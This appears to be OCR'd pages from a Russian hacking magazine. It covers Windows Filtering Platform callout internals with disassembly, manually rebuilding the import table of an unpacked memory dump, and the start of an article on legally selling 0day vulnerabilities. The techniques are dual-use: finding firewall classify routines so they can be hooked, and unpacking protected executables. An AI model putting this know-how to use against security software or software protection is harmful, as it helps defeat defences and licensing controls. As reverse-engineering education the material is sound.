Код достаточно прокомментирован, да и не сложный вовсе. Для удобства чтения кода я объявил структуру FW_CALLOUT_OBJECT. GetModuleName — это моя функция, ищущая имя модуля по адресу внутри него. Использует пресловутую ZwQuerySystemInformation(... SystemModuleInformation...) и, думаю, большинство читателей так или иначе представляет, как энумить модули таким способом :).
Имея такую важную инфу, как адреса классифицирующих функций, можно делать все, что угодно. Например, перехватить их. Кстати, проверить, что мы все сделали правильно, можно, «не отходя от кассы», прямо тут же, в WinDbg, командой u адрес.

```
 Notify routine 0xFFFFFA6000E113B0
 Classify routine 0xFFFFFA6000E35070
 Flow delete function 0x0
 Module name   = tcpip.sys
...
kd> u 0xFFFFFA6000E113B0 ;-> мы действительно имеем
дело с нотифицирующей функцией драйвера tcpip.sys?
tcpip!IPSecAleConnectCalloutNotify:
fffffa60`00e113b0 33c0         xor eax,eax
kd> u 0xFFFFFA6000E35070 ;-> мы действительно имеем
дело с классифицирующей функцией драйвера tcpip.
sys?
tcpip!IPSecInboundTransportFilterCalloutClassifyV4:
fffffa60`00e35070 488bc4       mov rax,rsp
```

Теперь можно с уверенностью сказать, что все верно.

От Vista к Windows 7

Что касается Windows 7, которая до сего времени совсем не упоминалась, то здесь все проще (но по-другому!). И вообще, WFP был несколько изменен и дополнен. Там есть внутренняя функция netio!ProcessCallout:

```
.text:000000000001C680 ProcessCallout  proc near
        ; CODE XREF: ArbitrateAndEnforce+2A457
...
.text:000000000001C71D  mov      rax, cs:gWfpGlobal
.text:000000000001C724  cmp      ebx, [rax+548h]
        // max count
.text:000000000001C72A  jnb      loc_2D270
.text:000000000001C730  mov      rdi, rbx
.text:000000000001C733  shl      rdi, 6 // callout size
.text:000000000001C737  add      rdi, [rax+550h]
        // callout base
.text:000000000001C73E  cmp      [rdi+4], esi
.text:000000000001C741  jz       loc_2D270
...
.text:000000000001C7E6  mov      r10, [rdi+10h]
.text:000000000001C7EA  mov      rbx, qword ptr
        [rsp+118h+arg_30.LockState]
.text:000000000001C7F2  mov      r8, [rsp+118h+arg_18]
.text:000000000001C7FA  mov      rcx, [rsp+118h+arg_8]
.text:000000000001C802  mov      rdx, rbp
.text:000000000001C805  cmp      [rdi], esi
.text:000000000001C807  jz       loc_2D56F
.text:000000000001C80D  mov      [rsp+118h+var_E8], rbx
.text:000000000001C812  mov      r9, r13
.text:000000000001C815  mov      [rsp+118h+var_F0], r14
.text:000000000001C81A  mov      [rsp+118h+var_F8], rax
.text:000000000001C81F  call     r10 // Classifyfn
```


Как видно из листинга выше, gWfpGlobal играет такую же важную роль в функционировании WFP Win7, как и в Vista. Однако структуры теперь 0x40 (shl rdi, 6, что эквивалентно * 2^6), изменилось смещение callout base ([rax+550h]) и других полей. Так что enum случая Win7 я оставляю for fun увлеченному читателю :). А также в netio есть функция GetCalloutEntry, которая подтверждает сказанное выше:

```
.text:000000000001CE30 GetCalloutEntry proc near
        ; CODE XREF: FeGetRefCallout+2057
        ; FeGetCalloutFlowDelete+28 ...
.text:000000000001CE30
.text:000000000001CE30 ; FUNCTION CHUNK AT
.text:0000000000028954 SIZE 0000000B BYTES
.text:000000000001CE30
.text:000000000001CE30  mov      rax, cs:gWfpGlobal
.text:000000000001CE37  cmp      ecx, [rax+548h]
        // max count
.text:000000000001CE3D  jnb      loc_28954
.text:000000000001CE43  mov      rax, [rax+550h]
        // callout base
.text:000000000001CE4A  mov      ecx, ecx
.text:000000000001CE4C  shl      rcx, 6
        // callout object size
.text:000000000001CE50  add      rcx, rax
.text:000000000001CE53  mov      [rdx], rcx
.text:000000000001CE56  cmp      dword ptr [rcx+4], 0
.text:000000000001CE5A  jz       loc_28954
.text:000000000001CE60  rep retn
.text:000000000001CE60 GetCalloutEntry endp
```

Заключение

Конечно, такой монстр, как WFP, требует гораздо более глубокого исследования. Я рассмотрел только некоторые интересные моменты функционирования WFP, но это далеко не все. Освоиться с программированием WFP тебе поможет WDK, а с его внутренним устройством — стандартный инструментарий реверсера. ⌶

Норсеев Сергей Norseev@gmail.com



РУЧНАЯ РЕАНИМАЦИЯ ДАМПА ПАМЯТИ

Руководство по ручному восстановлению памяти

Для автоматизации распаковки программ создано немало различных утилит. Но ни одна из них не дает стопроцентную гарантию решения поставленной перед ней задачи. Поэтому полагаться приходится только на себя. Если снятие дампа памяти, как правило, не вызывает проблем, то при реанимации этого дампа (придании ему работоспособного состояния) мы полагаемся на программы, которые могут и не сработать. Как же вернуть дамп к жизни в этом случае?

Введение, или зачем все это надо

Представь себе такую ситуацию (наверняка каждый был в ней, и не раз): решил ты вручную распаковать какую-то программу, нашел OEP, зациклил программу, снял дамп памяти и ... дамп не работает! Причина здесь вполне очевидна — накрылась таблица импорта. В принципе, попробовать восстановить ее можно и с помощью ImpRec, очень неплохой программы, восстанавливающей импорт (точнее, пытающейся сделать это). Но бывают случаи, когда ImpRec восстанавливает (если, конечно, вообще что-то восстанавливает) не всю таблицу импорта, а, в лучшем случае, только ее часть. При таком раскладе мы оказываемся один на один со снятым дампом. И что делать? Как быть? На самом деле, восстановление таблицы импорта — не такая уж и сложная задача (в большинстве случаев), как кажется. Сейчас я расскажу о том, как это сделать с помощью подручных средств (отладчика, Hex-редактора и редактора заголовка PE-файлов).

Строение таблицы импорта

Таблицу импорта описывает первый (считая от нуля) элемент массива DataDirectory. Ее адрес (здесь и далее под словом «адрес» мы будем подразумевать RVA-адрес) хранится по смещению 80h от начала PE-заголовка файла. Сама таблица представляет собой массив структур IMAGE_IMPORT_DESCRIPTOR, вот ее прототип:

```
struct IMAGE_IMPORT_DESCRIPTOR {
union {
      DWORD Characteristics;
      DWORD OriginalFirstThunk;
      };
      DWORD TimeDateStamp;
      DWORD ForwarderChain;
      DWORD Name;
      DWORD FirstThunk;
}
```




Dumped_LordPE.exe - Ошибка приложения



Ошибка при инициализации приложения (0xc0000005). Для выхода из приложения нажмите кнопку "OK".



К такому сообщению приводит попытка запуска дампа



Так выглядит сдампенная таблица импорта с перезаписанным массивом FirstThunk

Сам массив заканчивается структурой IMAGE_IMPORT_DESCRIPTOR, все поля которой равны нулю.
Из всех полей этой структуры нас интересует интересуют только два:

• Name — указывает на строку с именем библиотеки;
• FirstThunk — указывает на массив структур IMAGE_THUNK_DATA32.

Остальные поля могут быть пустыми.
Структура IMAGE_THUNK_DATA32 имеет следующий прототип:

```
struct IMAGE_THUNK_DATA32 {
    union {
        DWORD ForwarderString;
        DWORD Function;
        DWORD Ordinal;
        DWORD AddressOfData;
    } u1;
}
```

Единственное поле этой структуры указывает на строку с именем импортируемой функции за вычетом двух байт (в них хранится ординал функции). Заканчивается массив нулевым элементом.

Когда происходит загрузка PE-файла, загрузчик разбирает массив структур IMAGE_IMPORT_DESCRIPTOR, загружает в память процесса соответствующие библиотеки (находит их по полю Name) и перезаполняет массив FirstThunk (по этой причине он должен располагаться в области памяти, доступной как на чтение, так и на запись). В этом массиве вместо имен функций (или их ординалов, в случае импортирования по ординалу) оказываются записанными адреса соответствующих функций. Именно через массив FirstThunk и происходит вызов API-функций.

Почему сдампенный импорт не работает?


Предположим, что у нас есть дамп памяти некоего процесса с уже восстановленной точкой входа, который наотрез отказывается запускаться как самостоятельный exe-файл. В чем причина? В дампе таблица импорта выглядит примерно так, как показано на рисунке. Тебя не смущает значение поля ThunkValue? Оно ведь вроде как должно указывать на имя импортируемой функции. На самом деле произошло следующее: когда мы запустили зацикленную упакованную программу с целью снять с нее дамп памяти, загрузчик переписал содержимое массива FirstThunk адресами импортируемых функций, а дампер снял дамп памяти, как он есть. То есть сейчас содержимое массива FirstThunk указывает не на имя (или ординал) импортируемой функции, а на ее непосредственный адрес. Что происходит при попытке запустить этот файл на исполнение?
Происходит следующее:

1) Загрузчик по массиву DataDirectory находит таблицу импорта;.
2) Из структуры IMAGE_IMPORT_DESCRIPTOR извлекает имя загружаемой библиотеки и адрес массива FirstThunk;.
3) Анализируя массив FirstThunk, загрузчик, в надежде найти имя импортируемой функции, обращается по адресу, указанному в этом массиве, и находит там... невыделенную область памяти (сама библиотека загружается позже), обращение к которой вызывает исключение access violation, с последующим обламыванием всего процесса загрузки и выводом соответствующего ругательного сообщения.


Выходит, что восстановление таблицы импорта в большинстве случаев сводится к восстановлению массива FirstThunk. Для того, чтобы его восстановить, нужно знать имена (ординалы) импортируемых функций, а также адреса, по которым должны быть записаны адреса этих функций.

Реконструкция импорта

Прежде чем начать непосредственное восстановление таблицы импорта, нам нужно собрать всю необходимую информацию о составе и месторасположении массива FirstThunk. Обращаю внимание на то, что в сдампенном приложении можно обнаружить следы двух таблиц импорта: первая используется распаковщиком (и, как правило, именно на нее первоначально указывает массив DataDirectory), вторая используется самим упакованным приложением (она-то нас и интересует).
Как их различить? Во-первых, таблица импорта распаковщика не отличается большим разнообразием; она, как правило, значительно меньше импорта обычного приложения и не содержит в себе никаких функций работы с окнами и сообщениями, типа GetMessage, DispatchMessage, CreateWindow и т.д. (распаковщику они просто не нужны). Во-вторых, таблица импорта приложения размещена значительно ближе к самому приложению и дальше от кода распаковщика. Гораздо сложнее, когда программа упакована несколько раз. В этом случае перечень функций упакованной программы (которая представляет собой второй упаковщик) и распаковщика очень похож или вообще полностью идентичен.
В этом случае порядок действий такой: встаем отладчиком в начало распаковщика и смотрим, какая из двух таблиц присутствует в памяти (таблица импорта конечной программы еще не



Список импортируемых API-функций виден невооруженным глазом



Цепочка байтов 7Eh с шагом 4h демаскирует FirstThunk

распакована, поэтому в памяти ее нет). В 99,9 % случаев список импортируемых функций виден, что называется, невооруженным глазом в любом HEX-редакторе. Если же функции импортируются по ординалам, то получить полный список импортируемых функций не так просто. Проблема усугубляется тем фактом, что имеющиеся ординалы оказываются затертыми адресами функций. В этом случае единственным способом обнаружения функций является нахождение массива FirstThunk по записанным в нем адресам. Как ты знаешь, все PE-файлы имеют так называемый базовый адрес загрузки. Виртуальный адрес функции рассчитывается путем сложения этого базового адреса и относительного виртуального адреса функции. Так вот, на системах без ASLR этот базовый адрес постоянен, а при ASLR постоянен только его старший байт. Поскольку RVA адреса меньше 01000000h, то старший байт постоянен для данной библиотеки. Этим мы и воспользуемся для поиска импортируемых функций. Последовательность действий при этом такая:

1) Определяем используемые библиотеки (их имена хранятся в дампе открытым текстом и видны невооруженным глазом).

2) Находим для них старший байт базового адреса загрузки (например, для библиотеки user32 — 7Eh).

3) Ищем в снятом дампе вхождения этого дампа; цепочка таких байтов с шагом 4h и будет основным признаком массива FirstThunk.

Резонно возникает вопрос: «А почему для поиска функций не воспользоваться API-монитором?». Дело в том, что при анализе дампов многократно упакованной программы мы можем «промахнуться». Поясню на примере: пусть у нас есть какая-то программа, ее упаковывают пакером A, затем пакером B, ну и на погоны — пакером C. Предположим, что мы снимаем пакер C, соответственно, нам нужны функции, используемые B. API-монитор не различает, кто вызывает функцию — упакованная программа или кто-то из распаковщиков. Поэтому мы вполне можем впасть в заблуждение и начать восстанавливать таблицу импорта основной программы, не сняв всех пакеров, что ни к чему хорошему нас не приведет.

Другой вариант поиска массива FirstThunk основан на так называемом «переходнике». Дело в том, что в большинстве программ API-функции вызываются не напрямую, а через так называемый «переходник», который представляет из себя простую команду jmp на вызываемую функцию (при этом направление, куда «прыгать», берется из массива FirstThunk). Пример такого «переходника» представлен на рисунке.

Данный «переходник» выдает нам массив FirstThunk со всем его содержимым.

Хуже, когда такого «переходника» нет, то есть библиотечные функции вызываются напрямую. В этом случае его приходится искать самим. Порядок примерно следующий:

1) Находим место вызова любой библиотечной функции. Наиболее разумный для этого способ — установка точки останова на функцию и эксплуатация программы до тех пор, пока отладчик не всплывет на ней;.

2) Определяем, откуда берется адрес вызываемой функции. Если речь идет не о неявном вызове API-функций через ручной расчет их адресов (что встречается крайне редко), то браться он будет из массива FirstThunk. Выглядеть он будет примерно так, как показано на рисунке. При этом здесь перед нами будут адреса всех импортируемых функций из разных библиотек. То есть перед нами не один, а несколько массивов FirstThunk (каждый из них соответствует своей библиотеке), разделенных между собой нулевым двойным словом.

3) Осталось лишь сопоставить адреса, записанные в этот массив, с соответствующими им функциям. Сделать это можно прямо в отладчике.

Создание таблицы импорта


После того, как у нас на руках окажется вся необходимая информация, мы можем приступить к созданию (именно «созданию», потому что после распаковки массив структур IMAGE_IMPORT_DECRIPTOR исходного приложения полностью отсутствует) таблицы импорта. Сам этот массив может быть размещен в любом месте программы, доступном на чтение. Разместим его по адресу 2040h (за массивами FirstThunk). Пропускаем первые Ch байт (в них идут первые три поля IMAGE_IMPORT_DESCRIPTOR, которые мы не будем заполнять). По адресу 204Ch пишем адрес строки «kernel32.dll» (находим ее в дампе или создаем самостоятельно). В следующие 4 байта записываем найденный адрес массива FirstThunk с функциями из библиотеки kernel32 (у нас 2000h). Теперь перезаполняем массив FirstThunk (напоминаю, что каждый элемент этого массива представляет собой двойное слово, содержащее адрес строки с именем функции, за вычетом двойки). В нашем примере первый элемент содержит адрес функции GetModuleHandleA, строка с ее именем размещена по адресу 5009h, вычитаем 2, получаем 5007h. Это значение и пишем в массив FirstThunk.

Именно по такому принципу мы и восстановим всю таблицу импорта. Самое главное при этом — не потерять важные для программы данные (строки, ресурсы, переменные). Поэтому располагать таблицу импорта лучше всего в области, состоящей из нулей. Вообще, для размещения массива IMAGE_IMPORT_DESCRIPTOR (массив FirstThunk и имя библиотеки у нас уже есть), описывающего N библиотек, нужно (N+1)*14h байт памяти.


Нам осталось только изменить адрес таблицы импорта в массиве DataDirectory и наслаждаться приложением с восстановленной таблицей.

Ресурсы

А вот с ресурсами не все так однозначно. Дело в том, что восстанавливать их не требуется, так как они уже исправны (содержатся в дампе в своем первозданном виде). Но почему тогда их нельзя отредактировать или хотя бы просмотреть ни одним редактором ресурсов? Происходит это, потому что ни один из известных мне редакторов не умеет работать с ресурсами, расположенными в



Массив FirstThunk в модифицированном загрузчиком виде




Переходник, через который и осуществляется вызов API-функций

двух или более секциях (кстати, хороший способ спрятать ресурсы от любопытных), а в снятом дампе они расположены именно так. На работоспособность снятого дампа это никак не влияет, так как таблица ресурсов полностью исправна и указывает на имеющиеся ресурсы. Убедиться в этом можно с помощью LordPE. Если же тебе кровь из носу нужна возможность редактирования ресурсов, то воспользуйся программой Resource Binder, которая создает новую секцию и помещает в нее все найденные ресурсы.


Заключение

Как видно ручная реанимация дампа памяти — не такая уж и сложная задача, вполне осуществимая при наличии внимательности, головы и прямых рук. Надеюсь, теперь ручная распаковка программ станет для тебя еще проще.



LordPE показывает нам структуру ресурсов и их RVA-адреса

Определяем имя функции по ее адресу



Алексей Синцов, Digital Security a.sintsov@dsec.ru



ПРОДАМ 0DAY!


КАК ВЫГОДНО ПРОДАТЬ СВОЙ ЭКСПЛОЙТ

В нашем журнале не раз проскакивали темы о том, как заработать денег с помощью разработки флеш-игр, игр для платформы Android и т.д. и т.п. Но было бы нечестно не упомянуть о том, как рубят лавэ белошляпые хакеры, а именно — баг-хантеры. Именно так, сегодня ты узнаешь, как, имея навыки в поиске багов и написания сплоитов, срубить от десяти до ста бумажек с портретом президента Франклина.

Работа…

Если ты в будущем хочешь связать свою жизнь с ИБ, то у тебя есть множество путей реализации этой затеи. Конечно, ты столкнешься со многими препятствиями, начиная от разного понимания, что такое «ИБ», у тебя и у «босса», заканчивая тем, что в итоге, если ты хочешь генерировать ключи по ГОСТу или разбираешься в бумажках от ФСТЭК по персональным данным, то работы полно, а если ты любишь «техническую» работу, то предложений уже не так много, и скорее всего все закончится вакансией системного администратора или программиста (хорошо, если с уклоном в ИБ). Конечно, все это я говорю о легальной, законной работе, ведь заниматься «грязью» — это для нас как переход на Темную Сторону Силы… Благодаря стандарту PCI DSS, который приподнял рынок пентестов в стране, шанс найти работу в этом направлении есть, однако я хочу поговорить о другом. Вопрос поиска работы в области ИБ достаточно индивидуален и зависит от интересов и возможностей соискателя. Поэтому я буду говорить о тех, в чьи интересы входит





Твиттер-лента от ZDI

реверсинг, баг-хантинг и эксплойт-девелопмент. То есть, если ты хочешь искать уязвимости, писать эксплойты и при этом получать свою копейку, то эта статья для тебя :).

Баг-хантинг

У баг-хантера три пути развития (на мой скромный взгляд):

Вариант 1. НТП/НИИ/НПО имени кого-то там при чем-то там.

Да-да. В принципе, кибер-война — это уже не шутки, и нашей стране нужно все то же самое, что и МОССАДу с ЦРУ. Поэтому баг-хантер и эксплойт-райтер — полезный человек. Так как в ФСБ просто так не попасть, можно найти работу в каком-либо учреждении, которое работает, выполняя заказы «сами-знаете-кого». Уверен, что они там делают полезную и важную работу :). Попасть туда можно из универа (если кафедра соответствующая), по «протекции» или при внимательном поиске работы. В принципе, и в само ФСБ после такого универа попасть реально (после года собеседований и тестов получишь офицерскую ЗП и командировки раз в год черт знает куда, и не факт, что тебе дадут ту работу, которую хочешь ты).

Вариант 2. Блэк-Хат.

Если вариант 1 был для любителей милитаризма и шлема Дарта-Вейдера, то данный вариант для любителей рискнуть свободой и здоровьем :). Эксплойт-паки нуждаются в пополнении новыми зеро-деями, и если у тебя есть связи, то ты легко можешь продать свежую багу/эксплойт (0day) кому надо за много-много $$$. Этот вариант я не поддерживаю, и потому не жди никаких деталей. К тому же, кто захочет, сам найдет и освоит эту дорогу; только помни, как опасен и коварен путь Темной Стороны...

Вариант 3. Свободная продажа.

В мире существует множество фирм, которые с удовольствием купят у тебя инфу о зеро-дее и эксплойте. Причем все это абсолютно законно и легально. Такие компании используют эту информацию для включения ее в сигнатуры своих IDS/IPS-устройств, или включают в сплойт-паки для пентестеров. Конечно, платят они чуть меньше, чем на черном рынке, зато ты в ряде случаев получаешь еще и всякий PR в виде авторства уязвимости (но уже без прав на нее) и возможность посещать всякие конференции и прочие фишки. К тому же этот вариант можно совмещать с обычной работой и ничем, по сути, не отягощать жизнь. Так как в первом и втором варианте присутствует скрытность и не всегда свобода, а во втором — еще и криминал, то я лично поддерживаю вариант номер 3, поэтому статья будет посвящена именно этому пути.

Рынок 0day

Существует множество компаний, которые хотят купить у тебя 0day. Процедура покупки может отличаться, но примерно суть одна и та же. О ней мы поговорим чуть позже, а пока рассмотрим рынок на основе опроса от unsecurityresearch.com. Результат показывает, что в среднем за 0day-уязвимости на клиентской стороне можно получить от 1000/2000 долларов. Это средняя цена, потолок же может доходить и до 30000 долларов. Зависит от того, в каком продукте обнаружена проблема. Из всех компаний, покупающих уязвимости, наиболее высокий средний показатель у ребят из ZDI (Zero Day Initiative — zerodayinitiative.com), где большинство клиентских уязвимостей в промежутке от одной до трех тысяч долларов. Кроме того, ZDI сохраняют авторство в публикации, и когда инфа выходит в паблик, твое имя не сотрется (если ты сам этого не желаешь). Кроме прочего, ZDI (а вернее, компания TippingPoint, основатели ZDI) являются спонсорами ежегодного конкурса PWN to OWN на CanSecFest, и именно они платят призовые фонды за взлом браузеров. Так что лично я для себя выбрал работу именно с этими парнями.

ZDI

